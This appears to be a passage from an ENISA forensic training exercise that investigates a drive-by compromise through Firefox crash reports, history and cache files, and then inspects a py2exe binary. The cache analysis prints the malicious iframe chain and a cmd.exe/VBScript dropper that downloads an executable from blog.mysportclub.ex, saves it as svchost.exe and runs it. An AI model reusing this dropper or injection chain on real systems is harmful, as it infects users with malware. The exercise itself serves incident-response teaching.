On Windows 10, the Firefox profile is located at C:\Users\<name>\AppData\Roaming\Mozilla\Firefox, while cache files can be found at C:\Users\<name>\AppData\Local\Mozilla\Firefox.

Go to Users/Peter/AppData/Roaming/Mozilla/Firefox directory on the mounted partition:

```
enisa@training: /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox
File  Edit  View  Search  Terminal  Help
enisa@training:~$ cd /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox$ ls
Crash Reports  Desktop Background.bmp  Profiles  profiles.ini
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox$
```

Inspect the *Crash Reports* directory.

```
enisa@training: /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports/pending
File  Edit  View  Search  Terminal  Help
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox$ cd Crash\ Reports/
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports$ ls -l
total 5
drwxrwxrwx 1 root root    0 lug 15 19:49 events
-rwxrwxrwx 2 root root   10 lug 15 19:49 InstallTime20141105223254
-rwxrwxrwx 2 root root   10 lug 22 04:20 LastCrash
drwxrwxrwx 1 root root 4096 ago 16 15:03 pending
-rwxrwxrwx 1 root root    0 lug 22 04:20 submit.log
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports$ cd pending/
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports/pending$ ls -l
total 88
-rwxrwxrwx 2 root root 84892 ago 16 15:03 c0c4cf93-35ed-4718-adba-d547e4264f3f.dmp
-rwxrwxrwx 2 root root  1537 ago 16 15:03 c0c4cf93-35ed-4718-adba-d547e4264f3f.extra
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports/pending$
```


Check in Autopsy timestamps of both crash dump files (.dmp and .extra) from pending subdirectory:

```
$FILE_NAME Attribute Values:
Flags: Archive
Name: c0c4cf93-35ed-4718-adba-d547e4264f3f.extra
Parent MFT Entry: 662 Sequence: 37
Allocated Size: 4096 Actual Size: 1380
Created: 2016-08-16 13:03:16.871458500 (GMT)
File Modified: 2016-08-16 13:03:16.872488200 (GMT)
MFT Modified: 2016-08-16 13:03:16.872488200 (GMT)
Accessed: 2016-08-16 13:03:16.871458500 (GMT)
```

Open the .extra file in a text editor:


```
File  Edit  View  Search  Terminal  Help
useragent_locale=en-US
Add-ons=%7B972ce4c6-7e08-4474-a285-3208198ce6fd%7D:33.0.3
BuildID=20141105223254
ProductID={ec8030f7-c20a-464f-9b0e-13a3a9e97384}
CrashTime=1471352596
StartupTime=1471352581
ProcessType=plugin
PluginVersion=18.0.0.194
FlashProcessDump=Sandbox
PluginName=Shockwave Flash
PluginFilename=NPSWF32_18_0_0_194.dll
                                                    26,1          Bot
```

Start BrowserHistoryView tool (~/training/tools/BrowsingHistoryView/BrowsingHistoryView.exe) using Wine. In the *Advanced Options* window, options should be set as shown in the screenshot below.




After clicking OK, the history of visited pages should appear. If the list is empty, make sure all options in the Advanced Window were set correctly (Options -> Advanced Options).

Next it's worthwhile to set the time zone to GMT and sort list elements by the *Visit Time* column. Due to a Wine bug, you might need to scroll down and up list to refresh it to make the changes take effect.




Scroll down to the date of the incident, 16/08/2016, and analyse websites visited by the user.




Mozilla Firefox cache files are located at Users\Peter\AppData\Local\Mozilla\Firefox\Profiles\<profname>\cache2:

To view Firefox cache use MZCacheView[2]. MZCacheView is located at ~/training/tools/MozillaCacheView/MozillaCacheView.exe and should be started using Wine.

[2] http://www.nirsoft.net/utils/mozilla_cache_viewer.html




In the next window, specify the path to the cache2 folder:




After clicking OK, MZCacheView will load data from the cache files. This operation might take a short time. After the data is fully loaded, change dates to GMT time zone (the same as in Browsing History View tool) and sort content by Last Modified date.

Scrolling down to the date of the incident, shortly after visiting the blog.mycompany.ex website, multiple other files were downloaded from another domain, blog.mysportclub.ex:




Export cache files to separate directory for further analysis and to keep evidence data in one place.

To export cache data, select all entries related to blog.mysportclub.ex domain. Then right click on selected items and choose *"Copy Selected Cache Files To…"*.




In the next window, specify an output directory (if this directory doesn't exist it should be created first!).




The same should be repeated for blog.mycompany.ex domain (changing only the output directory).

Perform an analysis of the exported cache files. A good starting point would be an analysis of the index file of the blog.mycompany.ex website:



After opening it in a text editor, notice strange script at line 153:



Now switching to the analysis of cache files from blog.mysportclub.ex, open /wp-content/uploads/hk/task/opspy/index.php file (previously saved to blog.mysportclub.ex as index.php.htm).

```
enisa@training: ~/training/ex1/ff_cache/blog.mysportclub.ex
File  Edit  View  Search  Terminal  Help
<script src='../../assets/js/jquery-1.9.1.js'></script><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/t
ask/opspy/360a296ea1e0abb38f1080f5e802fb4b.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/h
k/task/opspy/49c58cc2b166b1a5b13eab5f472a4f7b.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/upload
s/hk/task/opspy/053d33558d578d2cafe77639209ab4d9.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/upl
oads/hk/task/opspy/8bf9cbe72d9f798dd4c61c9668f84e29.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/
uploads/hk/task/opspy/1493f0e60aca5bcc753405d96c739bb4.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-conte
nt/uploads/hk/task/opspy/3930b19ce86a4a5545c8deb0c94990b5.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-co
ntent/uploads/hk/task/opspy/d11a10ea60a2b8c01e7a2b620723471a.html'></iframe><script>var delay=5000;setTimeout(delay);<
/script><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/f775413f33f2caa2e160fe056fb64fc9.html
'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/1533805c930c570f320d4815f45c30b7.h
tml'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/bc9168a823a10d974855abcc8c7d20e
9.html'></iframe><script>window.open('http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/1ff1a5eb5ffe455641a1
7704db7e0a55.html', 'Lottery', 'location=0,height=300,width=300');</script><script>var delay=5000;setTimeout(delay);</
script><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/11415c18e1eaa55947fc1aecfdac349d.html'
></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/8500d58389eba3b3820a17641449b81d.ht
ml'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/045423c0415da1d4293522d9ec3a19a7
.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/test/8500d58389eba3b3820a17641449b8
1d.html'></iframe>
~
                                                                                                  1,1           All
```


Try to search for svchost.exe occurrences in cache files.

```
enisa@training: ~/training/ex1/ff_cache/blog.mysportclub.ex
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/ex1/ff_cache/blog.mysportclub.ex$ grep -l 'svchost.exe' *
1533805c930c570f320d4815f45c30b7.html
1ff1a5eb5ffe455641a17704db7e0a55.html
bc9168a823a10d974855abcc8c7d20e9.html
enisa@training:~/training/ex1/ff_cache/blog.mysportclub.ex$
```

Open the first file found. Additionally to make viewing easier it's good to replace all '\n' phrases with actual characters of new line.

```
.mysportclub.ex
blog.mysportclub.ex$ cat 1533805c930c570f320d4815f45c30b7.html | sed -e 's/\\n/\n/g' | less
```

Scroll down to the middle of the file where *cmd* variable is defined.




```
        var windows = (ua.indexOf(\"Windows\")>-1);

        var cmd = ({\"cmd\":\"cmd.exe /c \\\"@echo Set objXMLHTTP=CreateObject(\\\"MSXML2.XMLHTTP\\\")
>%tmp%\\\exp.vbs&@echo objXMLHTTP.open \\\"GET\\\",\\\"http://blog.mysportclub.ex/wp-content/uploads/
hk/5128f35c9b4be13788ba41bdb6d1fc1f/3568226350.exe\\\",false>>%tmp%\\\exp.vbs&@echo objXMLHTTP.send()
>>%tmp%\\\exp.vbs&@echo If objXMLHTTP.Status=200 Then>>%tmp%\\\exp.vbs&@echo Set objADOStream=Create
Object(\\\"\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\adodb.stream\\\")>>%tmp%\\\exp.vbs&@echo objADOStrea
m.Open>>%tmp%\\\exp.vbs&@echo objADOStream.Type=1 >>%tmp%\\\exp.vbs&@echo objADOStream.Write objXMLH
TTP.ResponseBody>>%tmp%\\\exp.vbs&@echo objADOStream.Position=1 >>%tmp%\\\exp.vbs&@echo objADOStream
.SaveToFile \\\"%tmp%\\\svchost.exe\\\",2 >>%tmp%\\\exp.vbs&@echo objADOStream.Close>>%tmp%\\\exp.v
bs&@echo Set objADOStream=nothing>>%tmp%\\\exp.vbs&@echo End if>>%tmp%\\\exp.vbs&@echo Set objXMLHTT
P=nothing>>%tmp%\\\exp.vbs&@echo Set objShell=CreateObject(\\\"WScript.Shell\\\")>>%tmp%\\\exp.vbs&@
echo objShell.Exec(\\\"%tmp%\\\svchost.exe\\\")>>%tmp%\\\exp.vbs&cscript.exe \%tmp%\\\exp.vbs\\\"\"
}).cmd;
        if (true && windows) {
:
```


5.5 Decompiling Python executable

Filesystem analysis revealed that at 13:10:03 UTC suspicious executable 54948tp.exe was created at %TEMP% path.



```
enisa@training:~$ cd /mnt/part_c/Users/Peter/AppData/Local/Temp/
enisa@training:/mnt/part_c/Users/Peter/AppData/Local/Temp$ file 54948tp.exe
54948tp.exe: PE32 executable (console) Intel 80386, for MS Windows
enisa@training:/mnt/part_c/Users/Peter/AppData/Local/Temp$ strings 54948tp.exe | egrep '(python27.dll|py2exe)'
python27.dll
c:\Python27\lib\site-packages\py2exe\boot_common.pyR
c:\Python27\lib\site-packages\py2exe\boot_common.pyR
c:\Python27\lib\site-packages\py2exe\boot_common.pyR
c:\Python27\lib\site-packages\py2exe\boot_common.pyR
c:\Python27\lib\site-packages\py2exe\boot_common.pyR
c:\Python27\lib\site-packages\py2exe\boot_common.pyR
c:\Python27\lib\site-packages\py2exe\boot_common.pyt
c:\Python27\lib\site-packages\py2exe\boot_common.pyt
enisa@training:/mnt/part_c/Users/Peter/AppData/Local/Temp$ 
```

